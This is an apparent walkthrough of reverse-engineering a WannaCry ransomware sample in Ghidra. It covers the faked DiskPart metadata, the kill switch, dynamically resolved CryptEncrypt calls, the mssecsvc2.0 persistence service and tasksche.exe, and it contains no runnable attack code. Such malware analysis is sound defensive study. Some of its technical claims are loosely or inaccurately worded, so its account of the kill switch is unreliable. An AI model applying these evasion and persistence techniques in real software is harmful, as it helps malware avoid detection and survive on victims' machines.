
/root/theZoo/malware/Binaries/Ransomware.WannaCry/

Then I selected the *.exe* file from there and clicked *"Select File To Import"*.




Format: Portable Executable (PE) automatically came and I clicked *"OK"* to see the Summary.

The *WannaCry* ransomware cleverly tries to hide itself by stealing the identity of a legitimate *Windows* system tool, *diskpart.exe. Metadata* analysis of the malware shows that it uses *'Microsoft Corporation'* as the *CompanyName* and *'DiskPart'* as the *FileDescription,* which are completely fake. Even its file *version (6.1.7601.17514)* is set in such a way that it looks exactly like an official tool for *Windows 7 SP1*. This *3.5 MB x86 (32-bit)* binary carries *122 symbols*, indicating that it is a well-organized codebase. WannaCry deliberately adopted the identity of *Microsoft's DiskPart* tool so that *Antivirus* and *Users* do not suspect.





Running the Analysis

Then I double clicked on the imported file to start the analysis in the next step.



A popup appears: *"Would you like to analyze it now?"* - *"Yes"* is clicked. Then, the analysis is started by leaving all the *Analysis Options* at *Default* and clicking *"Analyze"*.






Main Function Search

Functions are searched by clicking on the *Symbol Tree Panel* on the left.

Entry Function Decompile




Here we see that,

- *void entry(void)* // Malware starts from here
- *HMODULE pHVar3* // Will load DLL at runtime
- *undefined4 uVar2* // Uninitialized variables
- *byte *pbVar4* // Byte pointer (memory operation)
- *ExceptionList = &pvStack_14* // Exception handling
- *_STARTUPINFOA* // Windows Startup structure

This is *WannaCry*'s Initialization code. It is setting itself up like *Windows*.

Main function and kill switch (FUN_00401fe7)



Analyzing the *FUN_00401fe7* function in *Ghidra*'s decompile window reveals that it is the main control center of the malware. The malware first confirms its location on the system by using *GetModuleFileNameA.* The most striking thing is its Killswitch logic. The if *(*piVar1 == 2)* condition in the code basically checks the command line argument and compares it with a specific domain string *(DAT_0040f538)* using the *strcmp* function. If the domain is active or matches, the malware stops itself, skipping its next destructive steps.


This is *KILLSWITCH*. It compares the domain with the command line argument. If the domain matches, *WannaCry* stops itself.

FUN_00401a45 Encryption Engine

The malware directly searched the *Windows* cryptographic *API CryptEncrypt* to find the core encryption logic. This specific search identified the *FUN_00401a45* function and used the decompile window to access the source code level of the function.


WannaCry's *Dynamic API Resolving* or *Evasion Technique.* The malware is loading *advapi32.dll* at runtime through the *LoadLibraryA* function instead of directly using the import table, which is basically a technique to avoid static detection. It then uses *GetProcAddress* to dynamically call six core cryptographic functions (such as *CryptAcquireContext, CryptImportKey, CryptEncrypt,* etc.) in memory.

This entire Encryption Chain was only seen with Ghidra. Online Sandbox only said "encryption was done", but could not say how.




CreateServiceA Search

The result list obtained in this process identified the *FUN_00401ce8* function, where the direct *API* call was observed. By double-clicking on the function using *Ghidra*'s graphical interface, its assembly logic and decompiled *C* code were analyzed, which helped uncover the malware's auto-start mechanism. The results found five important references, among which the *FUN_00401ce8* function ensures the creation of a new *Windows* service on the system by directly calling *CreateServiceA*. The malware creates a service called *mssecsvc2.0*, which essentially acts as its *Persistence Mechanism*. Through this technique, *WannaCry* ensures that even if the infected computer is restarted, the malware will automatically restart and continue its malicious activities. By using this service handling function of *ADVAPI32.dll,* the malware achieves the ability to survive as a background process without the attention of the normal user or the task manager.



When you double-click on a function, the assembly is displayed in the middle and the decompiled *C* code is displayed on the right.



The *CreateServiceA* call in *FUN_00401ce8* is WannaCry creating a Windows Service.


Service name: mssecsvc2.0 and *WannaCry* restarts even after the computer restarts, this is the *Persistence Mechanism.*

CryptEncrypt Search

As before, click Program Text, type "*CryptEncrypt*" and click Search All to get Results.

The results found four important references that confirm that the *FUN_00401a45* function is the heart of *WannaCry*'s encryption engine. Here, the *CryptEncrypt* string is assigned as a global

variable and is later used as a function call via the *PUSH* instruction. This proves that the malware works by dynamically loading the function pointer into memory instead of calling the encryption function statically. By using this string reference stored in the data segment *(ds),* the malware activates the native cryptographic service provider of Windows, which is responsible for encrypting the victim's personal files.




This function is the actual *File Encryption*. It encrypts the victim's files with the *AES* algorithm and encrypts them with the Key *RSA-2048.*

tasksche.exe Search

The *tasksche.exe* string was searched for using *Ghidra's Program Text Search* feature. Analyzing the *10* results obtained in this process, it is seen that this string is a reference to multiple important functions of the malware. In particular, its assembly level instructions such as *PUSH* and *MOV* operations in *FUN_00401fe7 (Main Function*) and *FUN_00401f5d* have been closely observed.

The *10* entries found in the results confirm that tasksche.exe is the main driver of *WannaCry* infection. It is stored in the global string segment *(0040f4d8)* of the malware and is actively used in the main function *(00402061).* Analysis shows that the malware first extracts itself from the system and then relaunches itself as a new process called *tasksche.exe*. The process of loading this file path into the *ESI register* in the main function and then *PUSHing* it onto the stack proves that it is primarily responsible for executing the encryption module or main payload of the malware.




tasksche.exe is the *Task Scheduler* component of *WannaCry* where-


- File encryption is performed by this component
- The main function is repeatedly called
- It is disguised as *diskpart.exe*

